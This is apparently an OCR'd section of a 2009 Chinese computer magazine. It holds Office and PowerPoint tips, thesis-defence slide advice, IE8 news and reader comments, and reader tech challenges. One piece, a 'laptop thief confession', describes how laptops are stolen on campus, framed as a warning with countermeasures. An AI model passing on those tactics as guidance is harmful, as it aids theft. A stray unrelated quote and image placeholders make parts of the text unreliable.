Word 2007的自动图文集是构建基块的一个库，操作步骤和方法二一样，只要打开“新建构建基块”对话框，然后在该对话框中选择“自动图文集”库，就可把词条添加到“自动图文集”库中。把词条添加到“自动图文集”库中更快捷的方法，是将“自动图文集”按钮添加到快速工具栏中（参考http://expl.cpst.net.cn/eoffic/2008_05/210731553.html）。**（杨兴平）** CF [XF43]



揪出PowerPoint上下标

你是数学教师，要用到平方、立方符号，你是化学教师，需要输入化学方程式。老师们都知道知道Word工具栏中就有上标和下标按钮，然而PowerPoint中，却没有发现上下标按钮的影子，给制作课件带来很大的麻烦。别急，请看下面！

1.将上下标按钮添加到PowerPoint 2003格式工具栏

点击“工具→自定义”菜单。选择单击“命令→类别→格式”；在“命令”框中，找到并单击“上标”。左键将“上标”拖放到格式工具栏中合适的位置。“下标”也如此操作。

小提示

★如果格式工具栏过于拥挤，可将不用的按钮从工具栏中删除，方法是单击该按钮并左键拖离工具栏，当鼠标指针旁出现一个“×”时，松开鼠标左键即可。

★可以使用快捷键设置上下标格式。选中需要作为上标的文字，按下Ctrl+Shift+“+”键，就可将文字设为上标，再按一次又恢复到原状态；按下Ctrl+“+”键可设为下标，再按一次恢复。也可以按下Ctrl+Shift+“+”键或Ctrl+“+”键，然后键入上下标文本。

2.将上下标按钮添加到PowerPoint2007快速访问工具栏

右键单击快速访问工具栏（在左上角）的下拉箭头，在弹出的快捷菜单中，单击“自定义快速访问工具栏”。选择“从下列位置选择命令→不在功能区中的命令”，找到并单击“上标”，再单击“添加”按钮即可。同理可添加“下标”按钮。单击“上移”和“下移”按钮，排列它们的顺序。最后确定。**（山东/王霞）** CF [XF44]

在PowerPoint中点击“菜单→文件→属性→统计信息”，即列出文稿的字数、段落等信息。

小抄速记
Slightly copies the shorthand

Q1 PPT中插入自带的剪贴画，但颜色不符合要求，可以自己调整么？

选中插入的图片，出现一个“图片”浮动工具栏，单击工具栏上的“图片重新着色”按钮，在打开的窗口左侧可以看到分为原始色和更改为两列，这时我们可根据需要选中相应的原始色，并在“更改为”中选择新的颜色。同时在下方还可以选择更改剪贴画和剪贴画填充背景两种，每作一次改动，我们只要单击“预览”按钮即可显示修改后的样子。

Q2 PPT幻灯演示文件太大了，作为邮件附件发送不出去，如何减肥？

可以尝试使用PowerShrink这个Office文档减肥工具，该工具可对Word、Excel、PPT等文件进行减肥，特别是对PPT文件有奇效。大家可以到http://www.onlinedown.net/soft/55755.htm下载试用。

Q3 给客户发送Word文档，如何让她打开文档即听见音乐？

单击“视图”，选择“页眉和页脚”命令，再打开“插入→对象”命令，在对象类型中选择Windows Media Player，插入一个WMP对象。

右击插入的对象，选择“属性→自定义→浏览”按钮，将要播放的MP3音乐文件添加进来，同时将“选择模式”设为Invisible，将“播放选项”设为“自动启动”，“播放计数”根据需要设置，确定即可。

Q4 有100个问题需要编号，如No.1，No.2等，在Word 2007中如何自动实现？

用“自动编号”功能就能轻松解决。在需要编号的地方，单击鼠标右键，在弹出的菜单中单击“编号→定义新编号”命令，在弹出的对话框中的“编号样式”中选择合适的样式，然后在“编号格式”中输入要自定义的格式，如No.1，此时在下方的“预览”中就会出现自定义的编号效果，根据需要，在“对齐方式”栏里设置对齐方式。确定后就可以在文档中输入自定义的样式编号了。

Q5 如何快速提取Word中的图片



比较简单的方法就是将Word文件另存为HTML格式的文件，然后在另存为的文件里就有很多文件中的图片，筛选一下即可。如果想避免筛选，还可以用另外一个更简单的方法：用WinRAR直接打开Word文件，可以看到WinRAR中显示有几个目录，双击进入以组件名为名称的文件夹，将会看到一个Media文件夹，将该文件夹内所有的图片解压出来，就是该Word文件中使用的图片。CF [XF45]

责任编辑：果果 投稿地址：xiaoyxxr@cfan.com.cn
博客地址：http://guoguo.blog.cfan.com.cn



搞定演示PPT，论文答辩你最牛！



薇薇大四了，毕业论文已经完成，就差论文答辩这一步就能顺利毕业了。她想把一切都做到最好，当然也包括答辩时要用到的PPT。师兄是过来人，去年的毕业论文得了优秀，正在本校读研呢！赶紧去请教一下。

基础篇：



师兄：你先说说看你打算怎么做？



薇薇：我没什么经验，根据自己以前参加活动的一些经验，想到的要点有：

1 **格式**：首先要确定PPT的背景模板、字号、字体、颜色等内容。既然是严肃的毕业论文答辩，那么模板的颜色最好是蓝色或者白色调为主，背景不能太花哨，用黑体或宋体显得更庄重，标题字号在40号左右、正文字号在30左右，字的颜色和背景模板颜色有反差，这样老师才能看清文字内容。好像有的学校或学院会给出答辩PPT的统一格式要求。

2 **提纲**：让老师了解将要听到些什么，PPT的提纲应该基本上和论文提纲一致，包括研究背景、研究意义、研究方法、论文讨论的主要问题、问题的解决、结论及讨论等。论文的各级标题可以作为答辩PPT的提纲，重要论点可以在PPT中强调出来。每部分的文字不能太多，更不能照搬论文原文，写出重点字句就行。主要内容结束后还需要有个内容小结，将讲过的要点列出，方便与听众的互动问答。


3 **图片与图表**：插入与主题相关的图片可使整个展示更有趣，插入图表能更清晰地展示研究成果和阐释观点，理工科的同学还可以在PPT中插入影片和动画来展示建模或实验过程。

进阶篇：

师兄：这些都很正确，总原则是“图片比表格好，表格比文字好，动的比静的好，无声比有声好”。不过还有需要注意的地方：

1 **内容**：学士论文答辩时间一般是10分钟，幻灯片总数在10～20篇之间较合适；答辩的重点是研究方法和成果，可用一半的页数来阐述，在最后别忘了加上致谢的内容。


2 **链接**：为了更好地组织内容，使演讲和问答的条理更清晰，可为大纲页面和总结页面的各部分做相关链接。方法很简单，选中要做链接的文字，选择“插入→超链接”，点击右边的“书签”按钮，选择要链接的页面即可（见图1）。如有一些资料较大，不能直接插入PPT中，可添加外部链接，选择“超链接”后直接在“查找范围”中选中要链接的文件即可。注意外部链接的地址不能改变，可以把用到的所有文件先打包，再链接，最后一起拷贝到答辩使用的电脑上。




3 **图片**：为插入的图片添加一个边框能使页面更加整洁美观。右击图片，选择“显示图片工具栏→线性”按钮，可为图片添加边框。

4 **图表**：PPT中自带图表制作功能，能十分方便地将重要数据转化为各种样式的图表。在工具栏中点击“插入图表”按钮，弹出“数据表”后输入各项数据，右击图表，点击“图表类型”，选择合适的类型确定即可（见图2）。

5 **动画**：要强调某个重点内容，就要让它动起来。选中需要强调的部分，选择“幻灯片放映→自定义动画”，在右侧弹出的窗口中点击“添加效果”，就可以将你论文中的研究方法、观点、结论等突出出来（见图3）。论文答辩不宜使用太花哨的动画效果，建议整个PPT中使用的动画效果不超过3种。





实战篇：




薇薇：经过师兄的指点，这个PPT果然更吸引人了，就等着上场啦。

师兄：那不行，还得把你要讲的内容配合PPT多练习几遍，到了正式讲的时候才能不紧张。如果特别熟练，可以把PPT设置为自动播放的。先计算出演讲每页PPT所需的时间，接着选择“幻灯片放映→幻灯片切换”，将“换片方式”选为“每隔”，设置每张幻灯片切换的时间就行了（见图4）。对了，最好用两个U盘分别带两份PPT到答辩现场，以防万一。将PPT拷贝到现场电脑上后还要先试播一次，如不对的地方再做调试。做好这些，你的答辩才会更完美！（北京/杨红）CF [XF46]

网络大补贴

本科毕业论文答辩注意事项
http://www.xici.net/b949968/d80276569.htm
http://www.jxust.com/article/2006/1015/article_247.html
本科毕业论文答辩的一般程序
http://www.gdddedu.com/openedu/ShowArticle.asp?ArticleID=12

除PPT演示外，问答部分也要有所准备。实在答不上来也不要勉强，谦虚地承认不足，寻求老师的指导也会给人以很好的印象。



大学校园“偷本贼”的自白

现在有笔记本电脑的大学生越来越多，防盗意识又不强，偷个手机、钱包、自行车才值多少钱？我从本本下手，来钱快多了。大学生们，你们要小心啦！

看四方包包找目标

走在校园的小路上，从哪里下手呢？有些包是四四方方的，有的还写着品牌Logo，十有八九装着本本！悄悄跟上去，只要他离开电脑包一步，不管是到食堂打饭还是打篮球，不管是到自习室还是去图书馆，我一拎就走了，当然我会马上换个包来装。

反扒对策：伪装本本并不难，有的书包外观大众又时尚，其中设置了笔记本专用层，防震又防水，如果你还不放心，用衣服把本本裹一层再放进包里就不容易暴露目标了。



潜入宿舍顺手牵羊

我装扮成学生模样，主要在早、中、晚三个饭点混进宿舍，舍管就像个摆设。我慢慢地转悠，不少宿舍门敞着，有时里面居然空无一人，本本就摆在桌上！以为上厕所、洗漱的功夫小贼不会来访？我从进入到把本本抱走，还花不了一分钟。或者有人在上铺午休，或者晚上熄灯后用本本熬夜看片睡着了，我透过门玻璃看到屏幕亮光，就神不知鬼不觉地顺走了。

反扒对策：最后一个人离开宿舍一定要锁好门，带上之后用钥匙再反锁。本本不用时最好放进带锁的柜子或行李箱里，别暴露在外。搞好宿舍关系，集体防盗最重要。

我讨厌这些东西

笔记本锁：不少学生买了钢丝做的笔记本锁锁在床头、桌腿等牢靠的地方，就算我有工具，钳开或用钥匙捅开也得花时间，郁闷！现在网上卖的便宜锁只要6块钱，真是便宜呀！

保险箱：这个银行的东西居然跑进校园来了。有的学校大量出租给学生放宿舍里，可真苦了我了，又沉又大又难开，望箱兴叹啊！

笔记本报警器：这种高科技的玩意在网上只卖到200元左右，只要我抱着笔记本移动得远一点，它就会叫唤。有几次我刚移动本本它就发出尖利的叫声，吓得我赶紧离开。有的还是通过蓝牙实现的呢。**(河北隆化/赵常荣)** CF [XF47]

小提示

有款会报警的绿色软件叫做Laptop Alarm（下载地址：http://download.it168.com/08/0803/110656/110656_3.shtml），不必安装便可以直接使用，轻松为本本上个“软件锁”。在“开锁命令”对话框中输入解锁密码，确定，在“警报”选项框中，将4个框都选上（见左图），点击“锁计算机”，就进入锁屏幕画面，输入密码才能解锁，正常使用本本（不需要重启系统）。锁屏状态下在电源被拔出、关机或注销时、USB鼠标被拔出时、鼠标被移动时都发出刺耳的警报声。小贼就别打主意了。

CFan校园侃侃堂

《电脑爱好者》“校园新鲜人”栏目新板块“校园侃侃堂”火热登场！每期一个话题，年轻的朋友们都来侃一侃！本期“侃侃堂”话题：学校的计算机类课程有用吗？我们怎么开小灶？http://bbs.cfan.com.cn/thread-863366-1-1.html

如果要拍砖，你觉得哪门课程最没用？课程本身没劲？还是老师水平有限？还是……
如果你在课堂上受益匪浅，也欢迎分享你的收获！
最关键的是：我们自己怎么在课外补充能量，成为真正够牛的计算机人才！晒一下自己的独家心得！

PS秋草

我的老师说过，没学会一种语言的，就不算是学计算机的。但是自学一门语言，相当难。所以我觉得学一些电脑的应用（装系统、解决小毛病等）和几个常用软件（PS、Flash之类）就行了。

shutup

小学、中学的课我一次都没上过，都翘课跑出去玩游戏去了，大学里我是学网络的，毕业时一半同学依旧对计算机一窍不通，脑子里一点概念都没有，或者有也仅仅是老师说的一堆东西，一点都不去思考为什么。我认为，有兴趣就有了真正动力。

gkangel

我从小到大的计算机都是自学的，也没感觉到难嘛，只要有了兴趣，一步一步走，慢慢地就什么都会了！

davelv

计算机，自学才是王道。

fanlizhong

楼上说得有道理，这种东西几乎都是靠自学的。

在课堂上老师教的都是一些基本的东西（理论性偏多），重要的各种应用还需要课后自己去挖掘。理论为辅，真正的应用才是最重要的！


像我学的网络工程专业，什么C语言、数据结构等还是比较重要的。不过我们班很多人学习很好，但电脑实际操作方面非常差，什么都不懂。学网络工程的电脑不会说得过去么？所以我课后大多时间都是在电脑爱好者论坛混，最近还试着申请个版主当当，希望能通过。

对了，我现在正在自学linux系统，好多命令，不过我会坚持。CF [XF48]

博墅地址：http://alphonse.blog.cfan.com.cn

微软软件缺陷Top5

No.1 Windows



多年以来，与稳定、精致的操作系统比如Linux和Mac OS相比，Windows一直被认为漏洞多、速度慢、体积臃肿并且做工粗糙，而且令人失望，用户一直呼吁，微软应当重新设计Windows。这似乎不太可能。Windows的问题在于它的发展速度过快，现在微软正陷在一堆流沙中，因为他们必须适应每一个PC厂商及其后续硬件。

No.2 Internet Explorer

微软拒绝使用开源的引擎器引擎比如Webkit或Gecko，而是一直顽固坚持自己的解决方案Internet Explorer。这样做的后果是除了在Web开发领域创造了一批死敌外，对W3C网页标准化的支持也差强人意，成为制约该标准顺利推行的始作俑者，“该死的IE浏览器！”也已经成为一个我们常常脱口而出的口头禅。



IE8正式版下载量创吉尼斯纪录

Windows® Internet Explorer® 8

有竞争才有发展，有竞争才有创新。IE浏览器在Windows 95/98/Me/2000时期一直没有很大的动作，而之后随着第三方浏览器对市场份额的争夺，IE浏览器开始加快了更新、升级的步伐。而IE8测试版放出也有很长一段时间了，于最近官方终于放出最终正式版。IE8浏览器拥有五大新特性，SmartScreen筛选安全机制，隐私浏览模式，加速器，网页快讯和可视化搜索。能够为用户提供更快更好的上网新体验，给IE用户带来了诸多的便利。在微软IE8官方网站提供下载的八小时内，IE8浏览器的下载次数已经突破1200万次，超过了去年6月其竞争对手Firefox新版浏览器发布后24小时内下载800万次的吉尼斯纪录。

http://www.pcpop.com/doc/0/382/382567.shtml

媒体.Media

IE8正式版未能赢得多少份额

sina 科技时代

IE8正式版发布后，微软Internet Explorer在浏览器市场上的份额很快就有所增加，但幅度并不大。根据Net Applications的监控，IE8正式发布前一天平均份额为1.34%，发布24小时内升至1.45%，期间一度达到1.86%，但此后并没有继续取得突破。另一方面虽然Net Applications从不公布具体用户数量，但有消息称1个百分点大约相当于1000万人，也就是说IE8正式发布后吸引了500多万人次的安装和使用。这样的成绩怎么样呢？对比一下就清楚了：Google Chrome 1.0发布当日仅获得了0.1个百分点的提升，而Firefox 3.0当天就是0.66个百分点，48小时内更是多达3.51个百分点，也就是3500万人次左右。

http://tech.sina.com.cn/s/2009-03-23/09072932686.shtml

IE8值得炫耀但也不敢恭维

IT商业新闻网 www.itxinwen.com

IE8的体积还是很大，下载过程耗费了不少时间，与IE7相比性能和外观并无实质性的提升，但IE8的某些细节之处，还是借鉴了其他浏览器的一些功能，从中也能感觉到微软对IE8的开放态度，或许IE8会成为IE浏览器新的起点。

升级到IE8浏览器后，使用一番后的感觉就是：IE8值得炫耀但也不敢恭维。IE8虽然没有太多的亮点值得炫耀，但IE8在某种程度上表明了微软对浏览器产品开发逐渐开放的态度，所谓有容乃大，通过操作系统捆绑浏览器销售的方式，是不能留住用户的，只有充分考虑用户的需求，借鉴其他浏览器的长处，才有可能重拾用户对IE浏览器的信心。

http://www.itxinwen.com/view/new/html/2009-03/2009-03-23-394201.html

微软发布IE8浏览器救市 兼容性成最大悬念

CCW.com.cn

此前Windows Vista在中国市场推广由于兼容性原因未达到预期效果，此次IE8的兼容性如何再次成为中国消费者关注的焦点。而在今年2月，有国外媒体报道，为了提高网民上网的兼容性体验，微软发布了一个与IE8浏览器不兼容的网站清单，多达2400家网站上榜。其中包括百度、新浪、腾讯、网易、搜狐、淘宝等中国著名网站都在清单之列。而正式发布后是否会有兼容性问题，只有等用户使用后才能见分晓。同时，微软此前曾表示，今年年底或明年初，Windows 7用户可以移除IE浏览器。而是否真能剥离，也只有等Windows 7发布后才能见分晓。

http://news.ccw.com.cn/observe/htm2009/20090320_605598.shtml

No.3 搜索



Live is good


在搜索领域，微软目前的产品是Live.com。它的主要竞争对手是该行业的领头羊谷歌、百度和雅虎。可它的搜索结果不如谷歌、雅虎、百度等可靠，在搜索数量上也远远落后。Live.com服务使用的搜索技术要比谷歌使用的技术落后很多年，从网络开发的角度来看，为Live.com搜索引擎编写代码是一件非常痛苦的事情。这些年来据我所知，大多数软件开发公司，包括那些专门部署企业级应用软件和解决方案的公司，一次又一次地选择不使用Live.com 。这本身对于微软来说就是一个巨大的问题。

No.4 Windows Mobile

多年来，微软一直致力于将Windows Mobile设计成尽可能类似桌面版操作系统——功能丰富而且外观漂亮。但是它已经成了开发人员比较头痛的一件事。这个移动操作系统已经被公认为漏洞多、速度慢、体积臃肿，并且所提供的用户体验普遍令人感到失望。从任何一个角度来看，你都会发现Windows Mobile的情形正在日益恶化。在商业领域随着RIM公司的Blackberry所占的市场份额越来越大，Windows Mobile正变得越来越没用。

No.5 Silverlight

微软开发Silverlight的主要原因就是为了与Flash视频流竞争。Silverlight是一个跨浏览器、跨客户平台的技术,能够设计、开发和发布有多媒体体验的网络交互程序。就像微软大多数其他产品一样，Silverlight忽略了业界使用的通用网络标准。微软称，Silverlight使用XAML的目的是为了取代跨平台的HTML标准，这对于大多数内容提供商来说是一个令人沮丧的论据。如果有足够的用户使用微软的Silverlight，那么微软可以充分利用访问内容来迫使用户购买微软的产品。



声音.Voice

微软IE8正式发布前数小时被黑客成功入侵

俗话说"道高一尺，魔高一丈"，据国外媒体报道，在微软正式发布IE8最终版几个小时之前，在PWN2OWN黑客大赛上，德国一安全研究人员在5分钟内成功黑掉了该浏览器，并因此赢取了5000美元奖金和一台索尼笔记本。该安全研究人员是来自德国的一个计算机专业学生，通过利用此前一个未公布的IE8安全漏洞，他在数分钟之内入侵了这台安装Windows 7的索尼笔记本。微软是软件巨头，业内既然是公认的，同时微软又是漏洞之王，过几天就会蹦出一个漏洞让用户惶恐不安。连IE8正式版还没发布，就被黑，用户还能对它放心么?

http://soft.ccw.com.cn/news/htm2009/20090320_605596.shtml

瑞星称IE8安全性有问题

近日，微软公司的最新产品Windows Internet Explorer 8（简称IE8）正式发布，北京时间3月20日起向所有用户开放免费下载。瑞星安全专家表示，虽然微软官方声称IE8给用户上网提供了更简化的操作和更安全的功能，但其安全性仍存在严重问题，用户上网仍会被挂马、钓鱼网站所威胁。

匿名人士 发表于 2009-03-23 14:12:09：那不正合你意。
匿名人士 发表于 2009-03-23 14:11:03：闩不好门怨门板。
唯乐 发表于 2009-03-23 14:17:32：现在的网络安全真是不容乐观！看来我们只有多多注意了！
匿名人士 发表于 2009-03-23 14:23:38：压根就没指望通过IE浏览器做这些安全性工作，只要别那么容易假死就行了。

http://it.sohu.com/20090323/n262952254.shtml

IE8被攻破后，微软反应迅速

TippingPoin的第三届Pwn2Own黑客大赛已经显示了Apple Safari、Firefox和微软IE8的安全问题，但是Google的Chrome成为本届比赛第一天过后唯一幸存的浏览器。其中一位参赛者Nils成功攻破了微软刚在几天前发布的IE8。博客界和新闻站点纷纷登载，此新闻很快成为热点。正当人们对IE8的安全问题表示担忧时，微软安全反应中心在12小时内迅速对该漏洞进行重现和确认。微软有望很快发布关于该漏洞的补丁，目前IE团队正忙于MIX09，但是他们能如此迅速作出反应确实出乎人们的意料。

匿名人士发表于2009-03-23 11:01:09：黑客的技术提高得也太快了，微软的技术设计让人担忧，微软的霸主地位将不复存在。
匿名人士 发表于 2009-03-22 11:24:28：Firefox仍然很安全，被攻破的是Mac下的Firefox，Win和Lin版本暂时很安全。
匿名人士 发表于 2009-03-22 11:46:36：继续ie6。
匿名人士 发表于 2009-03-22 16:35:05：实在看不下去了~为个浏览器吵什么~萝卜青菜各有所爱~以为自己大脑都是芯片呢~开个浏览器你还在大脑里运行个码表计算启动时间？JS执行效率？内存占用？这样活着累不累哟~就算你是opera粉丝，Firefox粉丝~你又为opera贡献了什么呢？你又为Firefox写了几个插件呢？自己用习惯什么就什么好了~你以为你用个opera~把opera的性能测试指标背得滚瓜烂熟你就是IT精英，让人刮目相看了？

http://bbs.newhua.com/thread-89530-1-1.html

IE8 能否再创辉煌

软件巨人终于决心夺回过去几年被 Firefox 等浏览器占领的失地。分析家认为 IE8 是微软朝着正确方向迈出的一大步，然而这是否足够? 据 Net Applications 统计，IE前期版本的市场占有率在过去几年一路下滑至67%，这意味着微软在浏览器市场的主导地位正在动摇，而这最终会直接影响到其操作系统的主导地位。而这次IE8浏览器正式版的发布是否意味着IE浏览器能够再创辉煌呢?

匿名人士 发表于 2009-03-22 18:21:37：难道现在不辉煌？非要把其他浏览器像网景一样赶出市场才叫辉煌？？？!!!
匿名人士 发表于 2009-03-22 18:25:43：仅从改进看，叫IE7X更合适。从市场普及角度看，叫IE8更好。
匿名人士 发表于 2009-03-22 18:26:34：因为IE一直是Windows用户界面背后的重要引擎，因此微软不会在这方面有丝毫含糊，所以以后请别说我已经完全卸载了IE。
匿名人士 发表于 2009-03-22 18:32:39：IE8能否再创辉煌取决于Windows7能不能把XP踢下来。

http://www.cnbeta.com/articles/79945.htm

全球各大网站对的IE8评价

IE8发布了，而市场上对其反映是如何的呢? 来自Laptop网站的Donna Wolloman称:"最后一次测试IE8时,虽然不是一直，但通常都比Firefox 3快。至少目前而言,IE8将Firefox和Google Chrome比下去了。"来自Microsoft-Watch的Joe Wilcox称:"IE8是IE浏览器家族中最重要的一次更新，这会是你想要的IE，下载试用吧!"，来自ComputerWorld的Preston Gralla称:"IE8确实可以发布了，RC1很快很稳定,还包含一系列新功能。"

匿名人士 发表于 2009-02-18 14:11:16：国外抢稿。
匿名人士 发表于 2009-02-18 14:13:15：微软也需要枪手。
匿名人士 发表于 2009-02-18 14:15:01：火狐用户数×火狐用户平均智商=IE用户数×IE用户平均智商。
匿名人士 发表于 2009-02-18 15:26:04：IE8已经可以完美地支持绝大多数网银和QQ空间，但是有的网站IE8还是看起来有点问题，我已经把FF基本淘汰了。

http://www.cnbeta.com/articles/77355.htm

博客乱弹 微软最新浏览器IE8之是非

IE8在国内的反响之强烈，也许出乎微软的预料。一方面国内的门户网站代替微软大造声势，死角不留；另一方面IE8发布后，各种关于IE8的评测试用报告齐头跟进，众说纷纭。这其中，自然毁誉参半，但是也有点不太正常的地方，就是一些非主流的著名IT作者和评论者，主观武断，以偏概全，不仅指责IE8容易"崩溃"，更羞辱微软连个像样的美工都没有，以至IE8界面粗糙，毫无美感。

http://blog.sina.com.cn/s/blog_5d6f072e0100d9mp.html

IE8的感想

微软于近日发布了IE8正式版本。就新浏览器的兼容性问题，有个大公司的公关人员说出了很多人的心声：

"微软IE8连自己的网站都兼容不了，这说明中间还是有很多问题的。"……

http://danielwang130.blogspot.com/2009/03/ie8.html

IE8比火狐优势微不足道

微软最新发布的IE8浏览器,不但增加了许多实用的新功能,而且将安全性能作为重点。但对浏览器至关重要的浏览速度而言,IE8的表现如何?微软最新发布的IE8浏览器承诺提供更快的页面调用速度,事实果真如此?《PC World》网站今天发布评测报告,将其与Firefox的最新版本做了对比测试。结果显示，IE8比火狐优势微不足道。

http://pcevo.blogbus.com/logs/36902115.html

所谓活着的人，就是不断挑战的人，不断攀登命运险峰的人。

——雨果

本期挑战题目：

1 电影声音小，我该怎么办？

你问一个人买电脑干嘛，十有八九都会说玩游戏看电影，也就是说电影看得不爽，是很影响情绪的。而有些视频文件偏偏喜欢和人作对，明明我已经把电脑的音量调到最大了，可是声音仍然巨小。遇到这种情况你是怎么解决的呢？

题目编号：20090801
积分赏金：50元

2 抱歉，你搞错了，我不是“肉鸡”

自从央视的3·15晚会推出了关于网上个人隐私的泄露问题，这个话题就受到了大家的关注，很多人都已经开始恐慌自己的电脑是不是安全，是不是有问题？甚至怀疑自己的电脑就是传说中的“肉鸡”。那么高手们，你是怎么判断自己的电脑是不是“肉鸡”呢？

这题目有简单的方法，当然也有操作复杂，但判断得更准确的方案，我们当然是选择方法最好最全的答案了。

题目编号：20090802
积分赏金：50元

3 难道覆水永难收？

给不在线的QQ好友发了消息，突然觉得发错了，想收回，你有办法吗？最简单的方法是你再跟着说一句：“不好意思，发错了”，但这方法太低级，最完美的解决方案还是不让TA看到。

注：如果腾讯推出了这项服务此题作废。

题目编号：20090803
积分赏金：100元

多QQ共享同一表情库

题目编号：20090503　　积分赏金：80元/80元

挑战者：浙江/邢宸斐

原理重现：如何让多个QQ号共享同一个表情库？

QQ是时下最流行的聊天工具，它的QQ表情和他的界面一样漂亮。可是，QQ的表情程序有一个缺陷，那就是一个表情库只能一个QQ用，如果要几个QQ一起用的话，就需要把CustomFace文件夹复制到各QQ文件夹下，很不方便，无形中也增加了硬盘的容量。那么怎样才能使得一个QQ号的表情给每个QQ号用呢？

其实，使用软链接就行了。什么是软链接呢？其实这个和系统中的快捷方式差不多，只是在系统中仍旧是被认为是一个文件，而不是一个快捷方式，并且对建立起软链接的文件夹的操作都是自动同步的。也就是说，在这个文件夹里删除或添加了一个文件，另外的那个文件夹也会相应的删除或添加了一个文件。

软链接原来是Linux的一种机制，Windows是不带这个功能的。我们需要下载名为junction的命令行软件（下载地址：http://download.sysinternals.com/Files/Junction.zip）解压到系统盘\Windows\System32目录下，然后再将QQ软件所在的磁盘转换为NTFS格式（Convert d: /fs:ntfs，这里假设是D盘）。接下来我就以123456和654321这两个QQ号做演示。

先将QQ文件目录\654321的customface文件夹删除。然后在“运行”中输入“junction -s -q "QQ文件目录\654321\CustomFace" "QQ文件目录\123456\CustomFace"”（不含最外侧的中文引号，下同）。接着登录654321这个QQ，你看654321和123456这两个QQ的表情是不是一样啦。以后，你不管在哪个QQ下安装表情，都可以在两个QQ中使用了。

要删除软链接也很简单，只要加上参数-d+接合点目录就行了，比如，要撤销上文的软链接，只需在命令提示符中输入“junction -d "QQ文件目录\654321\CustomFace"”就可以了。注意，在操作时，要先将QQ程序全部关闭，操作完成后，再重新登录QQ。

junction这个工具其实还有许多妙用，我们可以把customface文件夹放在其他剩余容量相对宽裕的分区，用上面的方法让每一个QQ号和它建立软链接。如果QQ号较多，可以编写一个批处理。

火速链接

关于junction的更多应用，可以参考本期的《不死之躯 多系统程序练就分身之术》一文。

小编点评： 不少朋友解决这个问题是用的“吐司传情专家”（下载地址：http://www.toos.com/）这款软件，为了共享表情就要安装一款软件，有点小题大做了。当然这款软件丰富的内置表情还是值得我们安装的。

另外，其实这个问题在原帖上也有了答案，只是时间晚了些。以后大家参与挑战要抓紧哦！

论坛原帖：http://bbs.cfan.com.cn/thread-838162-1-1.html

歌曲：要随心而放

题目编号：20090401　　积分赏金：40元/80元

挑战者：湖南/杨凯

原理重现：找到一款可以根据我的心情播放不同歌曲的播放器。

找一款随心而放的播放器，这个so easy！用QQ音乐播放器就可以了，下面看我怎么实现吧。

> “将完整的蛋糕的中心与被切掉的那块蛋糕的中心连成一条线。这个方法也适用于立方体！请注意，切掉的那块蛋糕的大小和位置是随意的，不要一心想着自己切生日蛋糕的方式，要跳出这个圈子。”

首先，下载QQ音乐播放器安装、用QQ号码登录它。然后，在QQ音乐播放器右边的网页面板上点击“淘歌→缤纷心情”（见图1）。此时是不是有豁然开朗的感觉，这里有“伤感、安静、浪漫……”，你现在是怎样的心情，想听哪种就点哪种吧。

这里的心情歌曲是以专辑的形式出现的，这些专辑都是由网友制作的，所以受到了一些限制

